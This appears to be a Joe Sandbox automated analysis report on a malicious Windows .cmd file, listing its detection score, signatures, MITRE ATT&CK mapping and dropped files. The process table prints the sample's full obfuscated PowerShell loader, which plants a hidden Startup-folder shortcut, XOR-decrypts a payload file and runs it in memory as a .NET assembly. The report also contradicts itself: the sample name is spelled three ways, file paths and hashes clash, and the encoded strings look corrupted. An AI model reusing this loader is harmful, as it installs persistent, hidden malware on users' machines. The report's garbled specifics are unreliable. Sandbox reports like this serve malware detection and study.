

JoeSandbox Cloud BASIC



**ID:** 326339

**Sample Name:** iqfpdjej.cmd

**Cookbook:** default.jbs

**Time:** 10:07:58

**Date:** 03/12/2020

**Version:** 31.0.0 Red Diamond

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
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# Analysis Report iqfpdjay.cmd

## Overview

### General Information

|                                                                                   |                  |
|-----------------------------------------------------------------------------------|------------------|
| Sample Name:                                                                      | iqfpdjay.cmd     |
| Analysis ID:                                                                      | 326339           |
| MD5:                                                                              | ebc549adacb4bd.. |
| SHA1:                                                                             | 17a8eaca90e42e.. |
| SHA256:                                                                           | 97375803f9b1203. |
| Most interesting Screenshot:                                                      |                  |
|  |                  |


### Detection

|                                                                                   |         |
|-----------------------------------------------------------------------------------|---------|
|  |         |
| Score:                                                                            | 52      |
| Range:                                                                            | 0 - 100 |
| Whitelisted:                                                                      | false   |
| Confidence:                                                                       | 100%    |

### Signatures

|                                           |
|-------------------------------------------|
| Powershell creates an autostart link      |
| Suspicious command line found             |
| Suspicious powershell command line...     |
| Contains capabilities to detect virtua... |
| Contains long sleeps (>= 3 min)           |
| Creates a process in suspended mo...      |
| Creates a start menu entry (Start Me...   |
| Detected potential crypto function        |
| Enables debug privileges                  |
| Found a high number of Window / Us...     |
| May sleep (evasive loops) to hinder ...   |
| Queries the volume information (nam...    |
| Sigma detected: PowerShell_Script_R...    |

### Classification



## Startup

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ■ System is w10x64                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| ●  <b>cmd.exe</b> (PID: 6028 cmdline: C:\Windows\system32\cmd.exe /c "C:\Users\user\Desktop\iqfpdjay.cmd" ' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| ●  <b>conhost.exe</b> (PID: 5076 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| ●  <b>powershell.exe</b> (PID: 68 cmdline: cmd /c powershell -w hidden -command '\$abab188938847d9e028b83169bd97=\$env:appdata+\microsoft\windows\start menu\programs\startup\add375f568547c9bc8c38d92878f1.lnk;if(-not(test-path \$abab188938847d9e028b83169bd97)){\$a1fe836cd2f4a584c8b26df3c899e=new-object -comobject wscript.shell;\$a887c3fc4114a6ae35adcf97686a=\$a1fe836cd2f4a584c8b26df3c899e.createshortcut(\$abab188938847d9e028b83169bd97);\$a887c3fc4114a6ae35adcf97686a.windowstyle=7;\$a887c3fc4114a6ae35adcf97686a.targetpath='c:\users\lu055610\appdata\roaming\microsoft\phlkiqfpdjay.cmd';\$a887c3fc4114a6ae35adcf97686a.save().};if((get-process -name "powershell").count -lt 15){\$a41841141c743b8d10df14c793537='XjFIS3leTXtiQ15QYVBvXIBZLT5AVDh9ZI5TcCRWXm9OTG9eUWdZNUB9O01mQHVRKXBAcRnRhUztoZCIBn4xcF5vRXAIQHdCXnAdm9BKEB9UCFgXjBja0Feb15eWUBSWCo2QHZWV2VAcypCkKb1aiDQHV7aH1Ac1Ba10Byc2gxXk9KfDNeUGBUeF5ReEFKQFIqe1RAfVpHf5vT15MPWJWdTdqR0xNOG1XSHxWem43LSlsWV5BPXVB3Axem05P05zK1h8eHJvRXk=';\$afc49a7db894a1989bc60a8b4dcd7=[system.io.file]::readallbytes([system.text.encoding]::utf8).getstring([system.convert]::frombase64string('QzpcVXNlcnNcVTA1NTYxMFxBcHBEYXRhXjVvYV1pbmdcTUIDUm9zT2ZUXHBobGtcUEhVTKlwUkFhcW5zdEd2TER3S09NWIFYeG9IRlItV3lsZmd6U2NWa0VYVml1SmprQ0JoVA==')));for(\$a0bf2735f83489b6c01ebc52dd3ad=0;\$a0bf2735f83489b6c01ebc52dd3ad -lt \$afc49a7db894a1989bc60a8b4dcd7.count){for(\$ad3c9c588084759dfa6395ab35e5=0;\$ad3c9c588084759dfa6395ab35e5 -lt \$a41841141c743b8d10df14c793537.length;\$ad3c9c588084759dfa6395ab35e5++){\$afc49a7db894a1989bc60a8b4dcd7[\$a0bf2735f83489b6c01ebc52dd3ad]=\$afc49a7db894a1989bc60a8b4dcd7[\$a0bf2735f83489b6c01ebc52dd3ad] -bxor \$a41841141c743b8d10df14c793537[\$ad3c9c588084759dfa6395ab35e5];\$a0bf2735f83489b6c01ebc52dd3ad++;if(\$a0bf2735f83489b6c01ebc52dd3ad -ge \$afc49a7db894a1989bc60a8b4dcd7.count){\$ad3c9c588084759dfa6395ab35e5=\$a41841141c743b8d10df14c793537.length}};[system.reflection.assembly]::load(\$afc49a7db894a1989bc60a8b4dcd7).[d.m]::run()}' MD5: 4E2ACF4F8A396486AB4268C94A6A245F) |
| ●  <b>powershell.exe</b> (PID: 5852 cmdline: powershell -w hidden -command '\$abab188938847d9e028b83169bd97=\$env:appdata+\microsoft\windows\start menu\programs\startup\add375f568547c9bc8c38d92878f1.lnk;if(-not(test-path \$abab188938847d9e028b83169bd97)){\$a1fe836cd2f4a584c8b26df3c899e=new-object -comobject wscript.shell;\$a887c3fc4114a6ae35adcf97686a=\$a1fe836cd2f4a584c8b26df3c899e.createshortcut(\$abab188938847d9e028b83169bd97);\$a887c3fc4114a6ae35adcf97686a.windowstyle=7;\$a887c3fc4114a6ae35adcf97686a.targetpath='c:\users\lu055610\appdata\roaming\microsoft\phlkiqfpdjay.cmd';\$a887c3fc4114a6ae35adcf97686a.save().};if((get-process -name "powershell").count -lt 15){\$a41841141c743b8d10df14c793537='XjFIS3leTXtiQ15QYVBvXIBZLT5AVDh9ZI5TcCRWXm9OTG9eUWdZNUB9O01mQHVRKXBAcRnRhUztoZCIBn4xcF5vRXAIQHdCXnAdm9BKEB9UCFgXjBja0Feb15eWUBSWCo2QHZWV2VAcypCkKb1aiDQHV7aH1Ac1Ba10Byc2gxXk9KfDNeUGBUeF5ReEFKQFIqe1RAfVpHf5vT15MPWJWdTdqR0xNOG1XSHxWem43LSlsWV5BPXVB3Axem05P05zK1h8eHJvRXk=';\$afc49a7db894a1989bc60a8b4dcd7=[system.io.file]::readallbytes([system.text.encoding]::utf8).getstring([system.convert]::frombase64string('QzpcVXNlcnNcVTA1NTYxMFxBcHBEYXRhXjVvYV1pbmdcTUIDUm9zT2ZUXHBobGtcUEhVTKlwUkFhcW5zdEd2TER3S09NWIFYeG9IRlItV3lsZmd6U2NWa0VYVml1SmprQ0JoVA==')));for(\$a0bf2735f83489b6c01ebc52dd3ad=0;\$a0bf2735f83489b6c01ebc52dd3ad -lt \$afc49a7db894a1989bc60a8b4dcd7.count){for(\$ad3c9c588084759dfa6395ab35e5=0;\$ad3c9c588084759dfa6395ab35e5 -lt \$a41841141c743b8d10df14c793537.length;\$ad3c9c588084759dfa6395ab35e5++){\$afc49a7db894a1989bc60a8b4dcd7[\$a0bf2735f83489b6c01ebc52dd3ad]=\$afc49a7db894a1989bc60a8b4dcd7[\$a0bf2735f83489b6c01ebc52dd3ad] -bxor \$a41841141c743b8d10df14c793537[\$ad3c9c588084759dfa6395ab35e5];\$a0bf2735f83489b6c01ebc52dd3ad++;if(\$a0bf2735f83489b6c01ebc52dd3ad -ge \$afc49a7db894a1989bc60a8b4dcd7.count){\$ad3c9c588084759dfa6395ab35e5=\$a41841141c743b8d10df14c793537.length}};[system.reflection.assembly]::load(\$afc49a7db894a1989bc60a8b4dcd7).[d.m]::run()}' MD5: 95000560239032BC68B4C2FDFCDEF913)      |
| ■ cleanup                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |

## Malware Configuration

No configs have been found

# Yara Overview


No yara matches

# Sigma Overview

System Summary: 

Sigma detected: PowerShell Script Run in AppData

# Signature Overview



Data Obfuscation: 

Suspicious command line found

Suspicious powershell command line found



Boot Survival: 

Powershell creates an autostart link

# Mitre Att&ck Matrix

| Initial Access   | Execution                             | Persistence                            | Privilege Escalation                   | Defense Evasion                  | Credential Access        | Discovery                        | Lateral Movement         | Collection                     | Exfiltration                           | Command and Control | Network Effects                             |
|------------------|---------------------------------------|----------------------------------------|----------------------------------------|----------------------------------|--------------------------|----------------------------------|--------------------------|--------------------------------|----------------------------------------|---------------------|---------------------------------------------|
| Valid Accounts   | Command and Scripting Interpreter 1 1 | Startup Items 1                        | Startup Items 1                        | Masquerading 1                   | OS Credential Dumping    | Security Software Discovery 1 1  | Remote Services          | Archive Collected Data 1       | Exfiltration Over Other Network Medium | Encrypted Channel 1 | Eavesdrop on Insecure Network Communication |
| Default Accounts | Powershell 2                          | Registry Run Keys / Startup Folder 1 2 | Process Injection 1 1                  | Virtualization/Sandbox Evasion 3 | LSASS Memory             | Virtualization/Sandbox Evasion 3 | Remote Desktop Protocol  | Data from Removable Media      | Exfiltration Over Bluetooth            | Junk Data           | Exploit SS7 Redirect Phone Calls/SMS        |
| Domain Accounts  | At (Linux)                            | Logon Script (Windows)                 | Registry Run Keys / Startup Folder 1 2 | Process Injection 1 1            | Security Account Manager | Process Discovery 1              | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration                 | Steganography       | Exploit SS7 Track Device Location           |





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source       | Detection | Scanner    | Label | Link                   |
|--------------|-----------|------------|-------|------------------------|
| iqfpdjej.cmd | 3%        | Virustotal |       | <a href="#">Browse</a> |

### Dropped Files

No Antivirus matches

### Unpacked PE Files

No Antivirus matches

### Domains

No Antivirus matches

### URLs

| Source                                 | Detection | Scanner         | Label | Link |
|----------------------------------------|-----------|-----------------|-------|------|
| http://pesterbdd.com/images/Pester.png | 0%        | URL Reputation  | safe  |      |
| http://pesterbdd.com/images/Pester.png | 0%        | URL Reputation  | safe  |      |
| http://pesterbdd.com/images/Pester.png | 0%        | URL Reputation  | safe  |      |
| http://pesterbdd.com/images/Pester.png | 0%        | URL Reputation  | safe  |      |
| http://crl.v                           | 0%        | Avira URL Cloud | safe  |      |
| http://https://contoso.com/            | 0%        | URL Reputation  | safe  |      |
| http://https://contoso.com/            | 0%        | URL Reputation  | safe  |      |
| http://https://contoso.com/            | 0%        | URL Reputation  | safe  |      |
| http://https://contoso.com/License     | 0%        | URL Reputation  | safe  |      |
| http://https://contoso.com/License     | 0%        | URL Reputation  | safe  |      |
| http://https://contoso.com/License     | 0%        | URL Reputation  | safe  |      |
| http://https://contoso.com/Icon        | 0%        | URL Reputation  | safe  |      |
| http://https://contoso.com/Icon        | 0%        | URL Reputation  | safe  |      |
| http://https://contoso.com/Icon        | 0%        | URL Reputation  | safe  |      |

## Domains and IPs

### Contacted Domains

No contacted domains info

### URLs from Memory and Binaries

| Name                                                       | Source                                                                              | Malicious | Antivirus Detection                                                                                                                                         | Reputation |
|------------------------------------------------------------|-------------------------------------------------------------------------------------|-----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------|------------|
| http://nuget.org/NuGet.exe                                 | powershell.exe, 00000003.00000002.238142457.0000029B77451000.00000004.00000001.sdmp | false     |                                                                                                                                                             | high       |
| http://pesterbdd.com/images/Pester.png                     | powershell.exe, 00000003.00000002.229490765.0000029B675FB000.00000004.00000001.sdmp | true      | <ul style="list-style-type: none"><li>URL Reputation: safe</li><li>URL Reputation: safe</li><li>URL Reputation: safe</li><li>URL Reputation: safe</li></ul> | unknown    |
| http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name | powershell.exe, 00000003.00000002.229189779.0000029B673F1000.00000004.00000001.sdmp | false     |                                                                                                                                                             | high       |
| http://www.apache.org/licenses/LICENSE-2.0.html            | powershell.exe, 00000003.00000002.229490765.0000029B675FB000.00000004.00000001.sdmp | false     |                                                                                                                                                             | high       |
| http://crl.v                                               | powershell.exe, 00000003.00000002.228175750.0000029B65424000.00000004.00000020.sdmp | false     | <ul style="list-style-type: none"><li>Avira URL Cloud: safe</li></ul>                                                                                       | unknown    |
| http://https://github.com/Pester/Pester                    | powershell.exe, 00000003.00000002.229490765.0000029B675FB000.00000004.00000001.sdmp | false     |                                                                                                                                                             | high       |
| http://https://contoso.com/                                | powershell.exe, 00000003.00000002.238142457.0000029B77451000.00000004.00000001.sdmp | false     | <ul style="list-style-type: none"><li>URL Reputation: safe</li><li>URL Reputation: safe</li><li>URL Reputation: safe</li></ul>                              | unknown    |
| http://https://nuget.org/nuget.exe                         | powershell.exe, 00000003.00000002.238142457.0000029B77451000.00000004.00000001.sdmp | false     |                                                                                                                                                             | high       |
| http://https://contoso.com/License                         | powershell.exe, 00000003.00000002.238142457.0000029B77451000.00000004.00000001.sdmp | false     | <ul style="list-style-type: none"><li>URL Reputation: safe</li><li>URL Reputation: safe</li><li>URL Reputation: safe</li></ul>                              | unknown    |
| http://https://contoso.com/Icon                            | powershell.exe, 00000003.00000002.238142457.0000029B77451000.00000004.00000001.sdmp | false     | <ul style="list-style-type: none"><li>URL Reputation: safe</li><li>URL Reputation: safe</li><li>URL Reputation: safe</li></ul>                              | unknown    |

### Contacted IPs

No contacted IP infos

## General Information

|                      |                    |
|----------------------|--------------------|
| Joe Sandbox Version: | 31.0.0 Red Diamond |
|----------------------|--------------------|



|                                                    |                                                                                                                                                                                                                                                                                                                                       |
|----------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Analysis ID:                                       | 326339                                                                                                                                                                                                                                                                                                                                |
| Start date:                                        | 03.12.2020                                                                                                                                                                                                                                                                                                                            |
| Start time:                                        | 10:07:58                                                                                                                                                                                                                                                                                                                              |
| Joe Sandbox Product:                               | CloudBasic                                                                                                                                                                                                                                                                                                                            |
| Overall analysis duration:                         | 0h 4m 48s                                                                                                                                                                                                                                                                                                                             |
| Hypervisor based Inspection enabled:               | false                                                                                                                                                                                                                                                                                                                                 |
| Report type:                                       | light                                                                                                                                                                                                                                                                                                                                 |
| Sample file name:                                  | iqfpdjey.cmd                                                                                                                                                                                                                                                                                                                          |
| Cookbook file name:                                | default.jbs                                                                                                                                                                                                                                                                                                                           |
| Analysis system description:                       | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211                                                                                                                                                                                                                   |
| Number of analysed new started processes analysed: | 24                                                                                                                                                                                                                                                                                                                                    |
| Number of new started drivers analysed:            | 0                                                                                                                                                                                                                                                                                                                                     |
| Number of existing processes analysed:             | 0                                                                                                                                                                                                                                                                                                                                     |
| Number of existing drivers analysed:               | 0                                                                                                                                                                                                                                                                                                                                     |
| Number of injected processes analysed:             | 0                                                                                                                                                                                                                                                                                                                                     |
| Technologies:                                      | <ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>                                                                                                                                                                                                 |
| Analysis Mode:                                     | default                                                                                                                                                                                                                                                                                                                               |
| Analysis stop reason:                              | Timeout                                                                                                                                                                                                                                                                                                                               |
| Detection:                                         | MAL                                                                                                                                                                                                                                                                                                                                   |
| Classification:                                    | mal52.winCMD@6/5@0/0                                                                                                                                                                                                                                                                                                                  |
| EGA Information:                                   | Failed                                                                                                                                                                                                                                                                                                                                |
| HDC Information:                                   | Failed                                                                                                                                                                                                                                                                                                                                |
| HCA Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 73%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul>                                                                                                                                                                  |
| Cookbook Comments:                                 | <ul style="list-style-type: none"> <li>• Adjust boot time</li> <li>• Enable AMSI</li> <li>• Found application associated with file extension: .cmd</li> </ul>                                                                                                                                                                         |
| Warnings:                                          | Show All <ul style="list-style-type: none"> <li>• Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, Usoclient.exe</li> <li>• Execution Graph export aborted for target powershell.exe, PID 5852 because it is empty</li> </ul> |

## Simulations

### Behavior and APIs

| Time     | Type            | Description                                                                                                        |
|----------|-----------------|--------------------------------------------------------------------------------------------------------------------|
| 10:08:51 | API Interceptor | 44x Sleep call for process: powershell.exe modified                                                                |
| 10:08:54 | Autostart       | Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\add375f568547c9bc8c38d92878f1.lnk |

## Joe Sandbox View / Context

### IPs

No context

### Domains

No context

### ASN

|            |
|------------|
| No context |
|------------|

### JA3 Fingerprints

|            |
|------------|
| No context |
|------------|

### Dropped Files

|            |
|------------|
| No context |
|------------|

### Created / dropped Files

|                                                                                            |                                                                                                                                  |
|--------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive |                                                                                                                                  |
| Process:                                                                                   | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                        |
| File Type:                                                                                 | data                                                                                                                             |
| Category:                                                                                  | dropped                                                                                                                          |
| Size (bytes):                                                                              | 64                                                                                                                               |
| Entropy (8bit):                                                                            | 0.9260988789684415                                                                                                               |
| Encrypted:                                                                                 | false                                                                                                                            |
| SSDEEP:                                                                                    | 3:Nllulb/lj:NllUb/l                                                                                                              |
| MD5:                                                                                       | 13AF6BE1CB30E2FB779EA728EE0A6D67                                                                                                 |
| SHA1:                                                                                      | F33581AC2C60B1F02C978D14DC220DCE57CC9562                                                                                         |
| SHA-256:                                                                                   | 168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F                                                                 |
| SHA-512:                                                                                   | 1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B829453 |
| Malicious:                                                                                 | false                                                                                                                            |
| Reputation:                                                                                | high, very likely benign file                                                                                                    |
| Preview:                                                                                   | @...e.....@.....                                                                                                                 |

|                                                                         |                                                                                                                                  |
|-------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Temp\__PSScriptPolicyTest_1qr4vknk.ur2.psm1 |                                                                                                                                  |
| Process:                                                                | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                        |
| File Type:                                                              | very short file (no magic)                                                                                                       |
| Category:                                                               | dropped                                                                                                                          |
| Size (bytes):                                                           | 1                                                                                                                                |
| Entropy (8bit):                                                         | 0.0                                                                                                                              |
| Encrypted:                                                              | false                                                                                                                            |
| SSDEEP:                                                                 | 3:U:U                                                                                                                            |
| MD5:                                                                    | C4CA4238A0B923820DCC509A6F75849B                                                                                                 |
| SHA1:                                                                   | 356A192B7913B04C54574D18C28D46E6395428AB                                                                                         |
| SHA-256:                                                                | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B                                                                 |
| SHA-512:                                                                | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A |
| Malicious:                                                              | false                                                                                                                            |
| Reputation:                                                             | high, very likely benign file                                                                                                    |
| Preview:                                                                | 1                                                                                                                                |

|                                                                        |                                                                                                                                  |
|------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Temp\__PSScriptPolicyTest_zi4nuspm.wae.ps1 |                                                                                                                                  |
| Process:                                                               | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                        |
| File Type:                                                             | very short file (no magic)                                                                                                       |
| Category:                                                              | dropped                                                                                                                          |
| Size (bytes):                                                          | 1                                                                                                                                |
| Entropy (8bit):                                                        | 0.0                                                                                                                              |
| Encrypted:                                                             | false                                                                                                                            |
| SSDEEP:                                                                | 3:U:U                                                                                                                            |
| MD5:                                                                   | C4CA4238A0B923820DCC509A6F75849B                                                                                                 |
| SHA1:                                                                  | 356A192B7913B04C54574D18C28D46E6395428AB                                                                                         |
| SHA-256:                                                               | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B                                                                 |
| SHA-512:                                                               | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A |
| Malicious:                                                             | false                                                                                                                            |
| Reputation:                                                            | high, very likely benign file                                                                                                    |
| Preview:                                                               | 1                                                                                                                                |

|                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|-----------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user1\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ladd375f568547c9bc8c38d92878f1.lnk |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Process:                                                                                                        | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| File Type:                                                                                                      | MS Windows shortcut, Item id list present, Has Relative path, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hiddenormalshowminimized                                                                                                                                                                                                                                                                                                                                     |
| Category:                                                                                                       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Size (bytes):                                                                                                   | 1088                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Entropy (8bit):                                                                                                 | 3.0421133785579646                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Encrypted:                                                                                                      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SSDEEP:                                                                                                         | 12:8glRsXt8/gA8/tATwLHsISzKQcXbEI9gEwNCeH4t2Y+xlBjK:8z98eWLALSzKxChwv7aB                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| MD5:                                                                                                            | FBA2ABAB83E60E13CA1C6C01A6F942EF                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA1:                                                                                                           | 0F0F94441394FE18450BA1217188EF58F429E332                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
